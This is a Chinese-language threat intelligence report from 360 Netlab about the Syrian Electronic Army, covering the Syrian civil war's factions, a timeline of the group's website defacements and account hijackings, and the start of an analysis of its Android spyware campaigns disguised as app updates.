

叙利亚电子军揭秘：

管窥网络攻击在叙利亚内战中的作用与影响



2019 年 09 月 20 日

目 录

第一章 背景介绍	1
一、 叙利亚政权介绍	1
二、 内战背景介绍	1
三、 叙利亚电子军介绍	3
四、 反对派组织介绍	3
五、 其他组织介绍	5
第二章 叙利亚电子军的历史攻击活动	7
一、 早期的破坏活动	7
二、 后期的监控活动	9
第三章 叙利亚电子军在移动端的监控活动	10
一、 黄金鼠组织	10
二、 拍拍熊组织	17
第四章 叙利亚电子军的技术特点总结	35
一、 载荷投递	35
二、 攻击武器	38
第五章 叙利亚电子军的作用与影响	45
360 烽火实验室	46

第一章 背景介绍

一、叙利亚政权介绍

阿拉伯叙利亚共和国，通称为叙利亚，位于亚洲西部，地中海东岸，北与土耳其接壤，东同伊拉克交界，南与约旦毗连，西南与黎巴嫩和巴勒斯坦为邻，西与塞浦路斯隔地中海相望，包括戈兰高地，全国总面积为 185180 平方公里。¹

叙利亚是世界最古老文明发源地之一，曾历经罗马帝国、阿拉伯帝国和奥斯曼帝国等大国统治。在成为罗马帝国疆域以前曾经经历腓尼基、赫梯、米坦尼王国、亚述、古巴比伦、古埃及、波斯帝国、马其顿帝国和继后的塞琉古帝国各个帝国时期。

633 年以前，叙利亚是基督教的发祥地和传播中心；后阿拉伯帝国在中东地区的扩张，7 世纪到 16 世纪初叶一直是伊斯兰教传播中心之一，后成为法蒂玛王朝、阿尤布王朝和马木留克王朝的一部分，蒙古第三次西征于此地击败了阿尤布王朝，后伊儿汗国于大马士革被马木留克王朝击败，蒙古势力退出叙利亚，被埃及统治；由于奥斯曼土耳其帝国的扩张和十字军的东征，后来奥斯曼土耳其击败马木留克王朝，于到 1516 年成为奥斯曼帝国的一部分；18 世纪法国侵入，法国宣称其为保护地；第一次世界大战以后，由法国委任统治；1944 年从法国宣布独立，但直到 1946 年正式独立前一直有外国军队驻扎。

1958 年 2 月 1 日，叙利亚和埃及合并为阿拉伯联合共和国（阿联）。1961 年 9 月 28 日，叙利亚脱离阿联，并重新建立阿拉伯叙利亚共和国。

1963 年，阿拉伯复兴社会党发动军事政变取得政权，执政至今。1970 年，哈菲兹·阿萨德通过军事政变上台，此后直到 2000 年去世他统治的这 30 年里，他一直禁止任何反对党或非执政党候选人参与任何选举活动。

2000 年 6 月 9 日，掌权 30 年的哈菲兹·阿萨德去世，由于他的遗愿，其未到法定总统一年龄的儿子巴沙尔·阿萨德通过修改宪法继任为总统。2005 年 4 月 26 日，叙利亚遵照联合国决议，自黎巴嫩撤军，结束近三十年的直接干预。2007 年 5 月 27 日，叙利亚就巴沙尔·阿萨德继续第二个为期 7 年的总统任期问题举行全民公决，结果以 97.62% 确认他获得第二个总统任期，任期至 2014 年。2011 年 1 月 26 日，受阿拉伯之春运动的影响，叙利亚亦开始出现反政府示威活动，但被政府军镇压，但随后反政府示威活动演变成叙利亚内战。2014 年，巴沙尔·阿萨德再次成功连任总统至今。

二、内战背景介绍

中东地区多国接连爆发阿拉伯之春运动后的 2011 年 1 月 26 日，叙利亚亦开始出现反政府示威活动，随后反政府示威活动演变成了武装冲突，并导致叙国内外多股势力介入。²

叙利亚的反政府示威活动很快蔓延至全国多地，示威者与安全部队的冲突逐渐升级。在西方国家（特别是美国）和逊尼派国家（以土耳其和以色列为代表）协助下，要求阿拉维派总统巴沙尔·阿萨德下台的叙利亚反对派迅速壮大并建立自己的武装力量，反政府冲

¹ 叙利亚:<https://zh.wikipedia.org/wiki/%E5%8F%99%E5%88%A9%E4%BA%9A>

² 叙利亚内

战:<https://zh.wikipedia.org/wiki/%E5%8F%99%E5%88%A9%E4%BA%9A%E5%86%85%E6%88%98>

突最终演变成内战，并一直持续至今。

叙利亚反对派的代表性政治组织主要有两个，分别是叙利亚反对派和革命力量全国联盟，以及叙利亚临时政府。叙利亚反对派的主要武装组织为自由叙利亚军。阿拉伯联盟和海湾组织以及 57 国伊斯兰世界组织相继开除阿萨德政权成员资格，并承认叙利亚反对派为合法代表。另一方面，宗教色彩强烈的伊斯兰主义武装组织，包括伊斯兰国在内的伊斯兰恐怖组织以及寻求摆脱外族统治的库尔德族武装组织也趁机在叙利亚崛起。据 2013 年 12 月报道，相信有多达 1,000 个叙利亚反政府武装团体存在。部分反政府武装团体之间不时发生武装冲突，让叙利亚局势更加混乱。

反对派武装力量获得国外大量援助的同时，伊朗和俄罗斯则大力支援叙利亚政府，让叙利亚内战成为逊尼派与什叶派之间，以及美国与俄罗斯之间的角力场。

叙利亚八年的内战已造成 56 万人死亡，2200 万战前人口中有一半被迫离开家园，包括 600 多万难民逃往邻国。近期叙利亚政府武装在俄罗斯的协助下收复了大量的失地，根据联合国新闻报导，截止到 19 年 8 月初，叙利亚内战主要发生在伊德利卜地区。下图展示了 2019 年 7 月 30 日俄罗斯及其叙利亚盟友对伊德利卜省西北部空袭所针对的区域和城市以及各个势力的分布³。




图 1-1 2019 年 7 月 30 日叙利亚各组织势力分布

³ 2019 年 7 月 30 日叙利亚各组织势力分布: https://www.graphicnews.com/ar/pages/39385/-----_infographic

三、叙利亚电子军介绍

2011 年 4 月，在叙利亚反政府抗议活动升级的几天后，叙利亚电子军（Syrian Electronic Army，简称 SEA）⁴出现在 Facebook 上，以支持政府的叙利亚总统巴沙尔·阿萨德。2011 年 5 月 5 日，叙利亚计算机协会注册了叙利亚电子军的网站（syrian-es.com）。由于叙利亚的域名注册机构注册了黑客网站，一些安全专家认为，该组织由叙利亚国家监管。而后叙利亚电子军在其网页上声称不是官方实体，而是一群热爱自己国家的年轻人并决定以电子方式反击那些袭击叙利亚网站的人和那些敌视叙利亚的人。直到 2011 年 5 月 27 日，陆军用一个新的网页取代了它的“关于”页面。在新页面上删除了它“不是一个官方实体”的描述，只说明了它是由一群年轻的叙利亚爱好者建立的，以打击那些利用互联网，特别是利用 Facebook 在叙利亚“散布仇恨”和“破坏安全”的人。

叙利亚电子军利用垃圾邮件，网站污损，恶意软件，网络钓鱼和拒绝服务攻击，它针对的是政治反对派团体，西方新闻机构，人权团体和对叙利亚冲突看似中立的网站。它还攻击了中东和欧洲的网站以及美国国防承包商。叙利亚电子军是首个在其国家网络上设立公共互联网军队以公开对其敌人发动网络攻击的阿拉伯国家组织。

四、反对派组织介绍

目前活跃的反派组织⁵主要包括，自由叙利亚军、沙姆自由人伊斯兰运动、沙姆解放组织。

（一）自由叙利亚军

自由叙利亚军队（Free Syrian Army，简称 FSA）是叙利亚内战的一个松散派，由叙利亚武装部队官员于 2011 年 7 月 29 日成立，他们的目标是推翻巴沙尔阿萨德政府，成为“叙利亚反政府军事机构”，旨在通过武装行动推翻政府，鼓励军队内部分裂，并采取武装行动。由于叙利亚军队是有组织的，全副武装的，因此 FSA 在农村和城市采取了游击战术。FSA 的军事战略侧重于全国各地的零星游击战，战术重点是首都大马士革的武装行动。该运动并非旨在夺取领土，而是驱散政府部队及其后勤供应链，与城市中心作战，造成安全部队自然减员，士气低落，破坏政府中心大马士革的稳定。

自由叙利亚军最初只有 1,000 多名成员，截止 2012 年 3 月已有 70,000 名成员，2013 年 6 月有 120,000 成员（不含后来分出去的伊斯兰军），是主要的反对派军事武装之一。

有意见认为自由叙利亚军到 2014 年已名存实亡，它无法约束属下各大小武装团体，只不过其“温和反对派武装”形象仍有宣传价值，所以仍有不少武装分子打着自由叙利亚军旗号以提高自身的“正当性”和方便取得西方国家支援。

2016 年土耳其军事干预叙利亚之后，土耳其支持的非官方阿拉伯人和土库曼人组织以“叙利亚自由军”的名义成立，在土耳其和英国空军支持的有组织军队的实地提供物质支持。该小组与叙利亚的土耳其部队密切合作。

⁴ 叙利亚电子军: https://en.wikipedia.org/wiki/Syrian_Electronic_Army

⁵ 叙利亚内战派系知多少: <https://zhuanlan.zhihu.com/p/26158498>

(二) 沙姆自由人伊斯兰运动

沙姆自由人伊斯兰运动（Harakat Ahrar al-Sham al-Islamiyya，通常被称为 Ahrar al-Sham）的核心是一群曾被叙利亚复兴党政权逮捕判刑的基地组织干部。这些人在 2011 年 3—5 月间被复兴党政权释放后，即建立了该组织，2012 年之后更是在叙利亚北方不断坐大。此后，该组织曾长期在教权反对派联军伊斯兰阵线和征服军中相继担任副盟主的角色，以比较温和的立场积累了实力，还获得了土耳其较大力度的支持。

2016 年 12 月，该运动听从土耳其的命令，从阿勒颇撤退，保存了实力，并且因此同教权联军盟主努斯拉阵线产生分歧。2017 年 1 月，该运动因支持反对派同政权方的和谈而与努斯拉阵线彻底翻脸，双方在伊德利卜大打出手。期间，该运动的众多领导和麾下组织纷纷叛逃到努斯拉阵线改组的沙姆解放组织，但该运动同时也在土耳其支持下收编了大量被沙姆解放组织击溃的主和教权派小团体残部，因此实力不减反增，从而扩军至近三万人。该组织也因此成为主和反对派势力的盟主，得以在伊德利卜省建立了一个同沙姆解放组织分庭抗礼的新联军。

这个新的教权反对派联军包括沙姆自由人伊斯兰运动和穆兄会系统的沙姆军团等教权派组织，也包括了相当一部分前自由军派系，如胜利军、光荣军、解放军（Jaish al-Tahrir，下辖自由军第 46 师、第 312 师和第 9 旅等单位）、自由军第 13 师、第 16 师、第 30 师、第 101 师、海防第 1 师等，还有一些土库曼部队。

这一教权反对派联军目前盘踞在伊德利卜省和阿勒颇省西部的大片领土，主要跟同门兄弟沙姆解放组织对峙。此外，盘踞在霍姆斯和大马士革郊外的教权派团体，大部分也或多或少地与该联军同气连枝。联军的总体目标是同政权军争夺未来政治和解进程的主导权，最低目标是要确立伊斯兰教在叙利亚的特殊地位，将叙利亚变成一个实行沙利亚法的国家。

(三) 沙姆解放组织

沙姆解放组织（Hay'at Tahrir al-Sham，简称 HTS）是由努斯拉阵线吸收其他主战教权反对派组织改组而来的。其特点是与基地组织关系密切，可视为基地组织的叙利亚分支。反对者蔑称之为哈泰什（Hetesh）。

尽管受到美国的敌视，而且因所谓呼罗珊集团的原因而遭到美国轰炸，但凭借自己强悍的战斗力，努斯拉阵线还是通过征服军（Jaish al-Fatah）、马赖阿联合作战指挥部、阿勒颇征服军（Fatah Halab）等联合阵线的形式将伊斯兰阵线（特别是其中沙姆自由人伊斯兰运动）的大部分派系、沙姆军团等穆兄会教权势力以及相当一部分活动在北方的自由军派系纳入自己的麾下，形成了一个内部有分歧但对外比较一致的教权反对派联军。更得到了土耳其、海湾国家和以色列的支持。

然而，在遭到土耳其背叛后，教权派联军失去了阿勒颇。这导致其迅速产生了内部的分化。以联军副盟主沙姆自由人伊斯兰运动（Ahrar al-Sham）为首的主和派势力在土耳其支持下公开分裂出去，否认了努斯拉阵线的领导地位，在伊德利卜自行建政，还派人到阿斯塔纳参加反对派同政权方的对话。这引起被列强指名排斥在和谈外的努斯拉阵线极大不满，于是双方爆发内战。

2017 年 1 月，努斯拉阵线为首的主战教权派势力同沙姆自由人伊斯兰运动为首的主和

派势力在伊德利卜省爆发内战后，努斯拉阵线为团结诸将，在 1 月 28 日宣布改组为沙姆解放组织。目前该组织控制了伊德利卜省中部以伊德利卜市、南部以迈阿赖阿努曼市为中心的大片领土，又在内战中控制了整个伊德利卜省西北部同土耳其交界的地区、西部以战略要地吉斯舒古尔为中心的地区、阿勒颇省西部地区 and 哈马省北部地区。在一系列军事胜利后，沙姆解放组织已从努斯拉时期的一万多人扩大到两三万人，战斗力也远远超过主和教权派，还得到突厥斯坦伊斯兰党（Turkistan Islamic Party）等一些同样被排斥在和谈外的主战教权派鼎力支持。但由于得不到外国的鼎力支持，沙姆解放组织无法彻底消灭伊德利卜省的主和教权派，同时又因控制了同政权军交战的前线而处于一种四面皆敌的状态。

沙姆解放组织的主要目标是吞并其他教权派组织，重新赢得土耳其、沙特等国支持，迫使列强承认其为交战团体，从而甩掉恐怖组织的帽子而加入叙利亚未来的政治进程。2017 年 2 月，沙姆解放组织被迫将其内部同伊斯兰国公开勾结的阿克萨战士（Jund al-Aqsa）逐出伊德利卜省，以同主和教权派达成休战。为了贯彻自己的主战立场、重新赢得土耳其等国的支持，沙姆解放组织又在 3 月冒险发动了对哈马的攻势。此战得到了土耳其在人力物力方面的支援，可见沙姆解放组织对土耳其国家来说仍有其存在价值。

五、其他组织介绍

（一）叙利亚民主力量

叙利亚民主力量（Syrian Democratic Forces，通常缩写为 SDF，HSD 和 QSD）是一个由叙利亚库尔德人、叙利亚阿拉伯人、叙利亚亚述人和叙利亚土耳其人武装势力在叙利亚内战中所建立的军事同盟。联盟成立于 2015 年 10 月，试图将伊斯兰国逐出叙拉卡省和其他区域。叙利亚民主力量号称他们“团结了所有叙利亚人的武装力量，包含库尔德族、阿拉伯人、亚述人和其他生活在叙利亚地区的所有人”。此外，他们的目标是要建立一个自治、包容、民主的叙利亚。

这个联盟的建立奠基于幼发拉底火山联合行动的成功，其中包含叙利亚库尔德族的人民保护部队（YPG）和支援科巴尼防守的自由叙利亚军（FSA）。之后拉卡革命旅也加入幼发拉底火山，参与进攻伊斯兰国占据的泰勒艾卜耶德。扩增之后的叙利亚民主力量现在还包括贾兹拉州自治政府、叙利亚人军事委员会（MFS），以及帮助人民保护部队（YPG）扫荡哈塞克地区，亲政府的阿拉伯部落萨那地力量（Jaysh al-Sanadid）。

联盟中拥有大约 4 千兵力的阿拉伯团体，将会在叙利亚阿拉伯联军的组织下运作，以进攻幼发拉底河以东的伊斯兰国首都拉卡。剩余一些由美国国防部训练的反抗军，任务将会是“导引针对伊斯兰国的空袭，和招募更多温和派反抗军”。

与其他叙利亚非政府武装力量不同的是，叙利亚民主军尽可能避免与叙利亚政府军对抗，叙利亚民主军主要对手为伊斯兰国，叙国库尔德族表示，他们追求的是在地方分权下的自治，而并非独立建国，叙利亚外交部长莫兰则回应，叙利亚政府对于库尔德族自治保持开放态度，不过前提是先消灭伊斯兰国，之后双方便可对于自治开始进行协商。

截至 2019 年 3 月，估计有 1 万 1 千名叙利亚民主力量战士在与伊斯兰国的交战中死亡。

(二) 伊斯兰国

伊斯兰国（Islamic State，简称 IS），前称“伊拉克和沙姆伊斯兰国”（Islamic State of Iraq and al-Sham，简称 ISIS），是一个活跃在伊拉克和叙利亚的萨拉菲圣战主义组织以及未被世界广泛认可的政治实体，奉行极端保守的伊斯兰原教旨主义瓦哈比派，属逊尼宗的一脉。组织领袖巴格达迪自封为哈里发，定国号为“伊斯兰国”，宣称自身对于整个穆斯林世界（包括全中东、非洲东部、中部、北部、黑海东部、南部、西部，亚洲中部和西部、欧洲伊比利亚半岛和巴尔干半岛、印度几乎全境、中国西北地区）拥有统治地位。周边阿拉伯国家以阿拉伯文缩写称其为“达伊沙”（DAESH），与阿拉伯语的“踩踏”谐音，以示对其“伊斯兰国”名称的不承认及蔑视。中国大陆媒体有时则直接以“极端组织”或 ISIS 代指这一组织。

除了来自伊拉克和叙利亚的成员以外，这个组织也吸引了来自全球 81 个国家的超过 12,000 名圣战者加入。他们主要经由土耳其边境进入叙利亚和伊拉克。

在土耳其境内位于阿达纳省因斯里克空军基地附近，有个专门为圣战者提供训练的训练营。数千名圣战者已完成训练并进入叙利亚和伊拉克协助“伊斯兰国”建立“伊斯兰国”。

2014 年 10 月 2 日美国副总统乔·拜登指责土耳其资助“伊斯兰国”。土耳其否认了这个指责并要求乔·拜登道歉。其实土耳其想借助“伊斯兰国”对付库德族武装和阿萨德政府并不是什么秘密。2012 年年初或更早，美国中情局在约旦设立训练营为叙利亚反对派提供军事训练，多名完成训练的叙反对派成员因受“伊斯兰国”理念所吸引，结果加入了该组织。2014 年 6 月美国向在“伊斯兰国”叙利亚占领区内的难民提供人道援助。

2017 后随着俄罗斯在叙利亚内战的军事介入与伊朗代表的泛什叶派力量大举攻入伊拉克和叙利亚战场，“伊斯兰国”大举溃败，摩苏尔与拉卡两座大城市先后被攻陷，有形的 ISIS 领土几乎消灭。

2019 年 3 月 23 日，“伊斯兰国”最后据点被叙利亚民主力量解放，并宣布“伊斯兰国”组织完全瓦解，正式灭亡；但目前原“伊斯兰国”领导人巴格达迪，依然行踪成谜。

2019 年 4 月 21 日，斯里兰卡共发生 8 起爆炸案，分布于首都科伦坡、附近的尼甘布以及东部拜蒂克洛，涉及 3 个教堂及 4 家酒店。23 日，“伊斯兰国”宣称对爆炸案负责。

2019 年 4 月 29 日，一直行踪成谜的“伊斯兰国”领导人巴格达迪，在“伊斯兰国”组织灭亡后首次公开露面现身。

2019 年 5 月 11 日，“伊斯兰国”宣传机构“阿玛克通讯社”（Amaq News Agency）在克什米尔（Kashmir）地区跟激进分子爆发冲突后，宣称该组织在印度建立名为“印度省”（Wilayah of Hind）的新省份。

第二章 叙利亚电子军的历史攻击活动

叙利亚电子军作为首个在其国家网络上设立公共互联网军队以公开对其敌人发动网络攻击的阿拉伯国家组织，早期的攻击活动主要以社交账号窃取和网站破坏为目的。而到了2014年以后，关于叙利亚电子军攻击活动的报道几乎消失觅迹了⁶。

2018年360 ATA团队发现叙利亚电子军从2014年11月起，使用Android和PC恶意样本针对叙利亚地区进行了长期的，有针对性的攻击活动。这表明叙利亚电子军从早期对媒体网站、社交账号的破坏盗取行为，逐渐转变为对特定目标的可持续的监控活动。

一、早期的破坏活动

2011年7月：加州大学洛杉矶分校的网站被叙利亚电子军的黑客“The Pro”破坏。

2011年9月：哈佛大学的网站被称为“sophisticated group or individual”破坏。哈佛大学的主页被叙利亚总统巴沙尔·阿萨德的图片所取代，上面写着“叙利亚电子军在这里”的信息。

2012年4月：社交媒体网站LinkedIn的官方博客被重定向到支持巴沙尔·阿萨德的网站。

2012年8月：路透社新闻机构的Twitter账户发送了22条推文，其中包含有关叙利亚冲突的虚假信息。路透社新闻网站遭到入侵，并在新闻博客上发布了有关冲突的虚假报道。

2013年4月20日：Team Gamerfood主页被遭到破坏。

2013年4月23日：美联社的Twitter账户错误地声称白宫被炸，巴拉克·奥巴马总统受伤。这导致同一天标准普尔500指数下跌1365亿美元。

2013年5月：通过钓鱼入侵The Onion员工的Google Apps帐户，从而破坏了The Onion的Twitter帐户。

2013年5月24日：ITV News London的Twitter账号遭到黑客入侵。

2013年5月26日：英国广播公司Sky News的Android应用程序在Google Play商店被黑客入侵。

2013年7月17日：TrueCaller服务器被叙利亚电子军入侵。该组织在Twitter声称其恢复了459GiB数据库，这主要是由于服务器上安装了较旧版本的WordPress。黑客通过另一条推文发布了TrueCaller所谓的数据库主机ID，用户名和密码。2013年7月18日，TrueCaller在其博客上确认只有他们的网站被黑，但声称攻击没有透露任何密码或信用卡信息。

2013年7月23日：Viber服务器被黑客入侵，支持网页被替换为在入侵期间获得了数据截图。

2013年8月15日：广告服务Outbrain遭受鱼叉式攻击攻击，并且叙利亚电子军将其

⁶ 叙利亚电子军攻击的时间表: https://en.wikipedia.org/wiki/Syrian_Electronic_Army

重定向到《华盛顿邮报》，《时代》和 CNN 的网站。

2013 年 8 月 27 日：NYTimes.com 将其 DNS 重定向到显示“被叙利亚电子军的黑客攻击”的消息的页面，并更改了 Twitter 的域名注册商。

2013 年 8 月 28 日：Twitter 的 DNS 注册显示叙利亚电子军是其管理员和技术联系人，并且一些用户报告说该站点的层叠样式表（CSS）已受到破坏。

2013 年 8 月 29 日至 30 日：《纽约时报》，《赫芬顿邮报》和 Twitter 被叙利亚电子军攻击。一名声称为该组织发言的人挺身而出，将这些袭击事件与美国采取化学武器回应阿萨德的军事行动的可能性联系起来。一位自称是叙利亚电子军的人员在一封电子邮件交流中告诉 ABC 新闻：“当我们攻击媒体时，我们不会破坏网站，只会在可能的情况下发布，或者发表一篇包含发生在叙利亚真相的文章……所以如果美国对叙利亚发动攻击，我们可能会使用对美国经济或其他方面造成伤害的方法。”

2013 年 9 月 2 日至 3 日：亲叙利亚黑客入侵美国海军陆战队的互联网招募网站，发布消息称，如果华盛顿决定对叙利亚政府发动袭击，美国士兵将拒绝接受命令。该网站 www.marines.com 瘫痪了几个小时，并被重定向为“由叙利亚电子军提供”的七句话。

2013 年 9 月 30 日：《环球邮报》的官方 Twitter 帐户和网站遭到黑客入侵。叙利亚电子军通过他们的 Twitter 帐户发布了“在您发布关于叙利亚电子军的不实消息之前请三思而后行”和“这次我们攻击您的网站和您的 Twitter 帐户，下次您将开始寻找新工作”

2013 年 10 月 28 日：通过“Organizing for Action”组织职员 Gmail 帐户，叙利亚电子军修改了奥巴马总统的 Facebook 和 Twitter 帐户的短网址，并指向其 YouTube 上的 24 分钟宣传视频。

2013 年 11 月 9 日：叙利亚电子军攻击了 VICE 的网站，这是一个无关的新闻/纪录片/博客网站，在叙利亚与反对派一起拍摄了多次。登录 Vice.com 重定向到叙利亚电子军的主页。

2013 年 11 月 12 日：叙利亚电子军入侵了利比亚内战退伍军人和亲反叛新闻记者 Matthew VanDyke 的 Facebook 页面。

2014 年 1 月 1 日：叙利亚电子军入侵了 Skype 的 Facebook，Twitter 和博客，发布了与其相关的图片，并告诉用户不要使用微软的电子邮件服务 Outlook.com（简称 Hotmail）声称微软向政府出售用户信息。

2014 年 1 月 11 日：叙利亚电子军攻击了 Xbox 支持 Twitter 页面并将推文重定向到该组织的网站。

2014 年 1 月 22 日：叙利亚电子军攻击官方微软 Office 博客，发布了几张图片并发布了有关此次攻击的推文。

2014 年 1 月 23 日：CNN 的 HURACAN CAMPEÓN 2014 官方 Twitter 账号显示两条消息，包括由二进制代码组成的叙利亚国旗照片。CNN 在 10 分钟内删除了推文。

2014 年 2 月 3 日：叙利亚电子军攻击了 eBay 和 PayPal UK 的网站。一位消息人士称，黑客目的只是为了炫耀而他们没有采集任何数据。

2014 年 2 月 6 日：叙利亚电子军攻击了 Facebook 的 DNS。消息人士称，注册人的联

系方式已经恢复，Facebook 确认没有网站流量被劫持，社交网络用户也没有受到影响。

2014 年 2 月 14 日：叙利亚电子军攻击了福布斯网站及其 Twitter 帐户。

2014 年 4 月 26 日：叙利亚电子军攻击了与信息安全相关的 RSA 会议网站。

2014 年 6 月 18 日：叙利亚电子军攻击了英国报纸《太阳报》和《星期日泰晤士报》的网站。

2014 年 6 月 22 日：路透社网站遭到第二次黑客入侵，并显示叙利亚电子军谴责路透社发布关于叙利亚的“虚假”文章的消息。黑客破坏了由 Taboola 投放的广告。

2014 年 11 月 27 日：叙利亚电子军通过劫持 Gigya 著名网站的评论系统入侵了数百个站点，显示“你被叙利亚电子军攻击了”。

2015 年 1 月 21 日：法国报纸《世界报》写道，叙利亚电子军“在启动拒绝服务之前成功渗透到我们的发布工具中”。

2018 年 5 月 17 日：美国以“阴谋”为由，指控两名犯罪嫌疑人入侵了美国的几个网站。

二、后期的监控活动

2014 年 11 月至 2017 年底：叙利亚电子军对使用 Android 和 PC 平台的恶意样本对叙利亚地区展开了有组织、有计划、有针对性的长时间不间断攻击。

2018 年 7 月：叙利亚电子军使用新型 Android 跨越平台攻击木马针对叙利亚及其周边军事机构和政府展开了攻击。

2018 年 12 月：360 CERT 捕获到叙利亚电子军针对叙利亚地区攻击的最新 Android 样本。

2019 年 3 月：360 威胁情报中心发现并分析了叙利亚电子军最新的攻击样本。

2019 年 3 月：360 烽火实验室发现叙利亚电子军针对伊斯兰国的攻击活动。

第三章 叙利亚电子军在移动端的监控活动

根据我们的发现，叙利亚电子军下至少包含黄金鼠组织和拍拍熊组织两个不同的分支机构，对叙利亚地区展开了有组织、有计划、有针对性的长时间不间断攻击活动。

一、黄金鼠组织

(一) 攻击活动

2014 年 11 月起，黄金鼠组织（APT-C-27）对叙利亚地区展开了有组织、有计划、有针对性的长时间不间断攻击⁷。平台从开始的 Windows 平台逐渐扩展至 Android 平台。此次攻击活动中，Android 和 PC 平台的恶意样本主要伪装成聊天软件及一些特定领域常用软件，通过水坑攻击方式配合社会工程学手段进行渗透，向特定目标人群进行攻击。根据 PC 样本中的 PDB 的作者信息，最终确定黄金鼠组织为叙利亚电子军的一个分支。




图 3-1 黄金鼠相关重点事件时间轴

1. 载荷投递

Android 端间谍软件主要伪装成 “System Package Update”、“Telegram Update”、“ChatSecure Ultimate 2017”、“Ms Office Update 2017”、“WordActivation”、“مجاني نت تسريع”等软件，这些软件普遍为一些聊天软件更新程序，并通过挂载在具有迷惑性的下载网址上引诱目标下载安装。

⁷ 黄金鼠组织--叙利亚地区的定向攻击活动: <http://blogs.360.cn/post/黄金鼠组织-叙利亚地区的定向攻击活动.html>




图 3-2 钓鱼网站

2. 攻击样本分析

Android 端共使用到两种 RAT，其中一种是开源的 AndroRat，此 RAT 在早期的攻击活动中使用；另一种是定制的 SilverHawk⁸，此 RAT 在后期的攻击活动中使用，并且经过多次更新。

本次攻击活动中使用的 Android 样本的主要功能如下：

- 录制音频
- 使用设备相机拍照
- 心跳包
- 从外部存储中检索文件
- 复制，移动，重命名和删除文件
- 下载攻击者指定的文件
- 已安装的应用程序，包括 安装的日期和时间
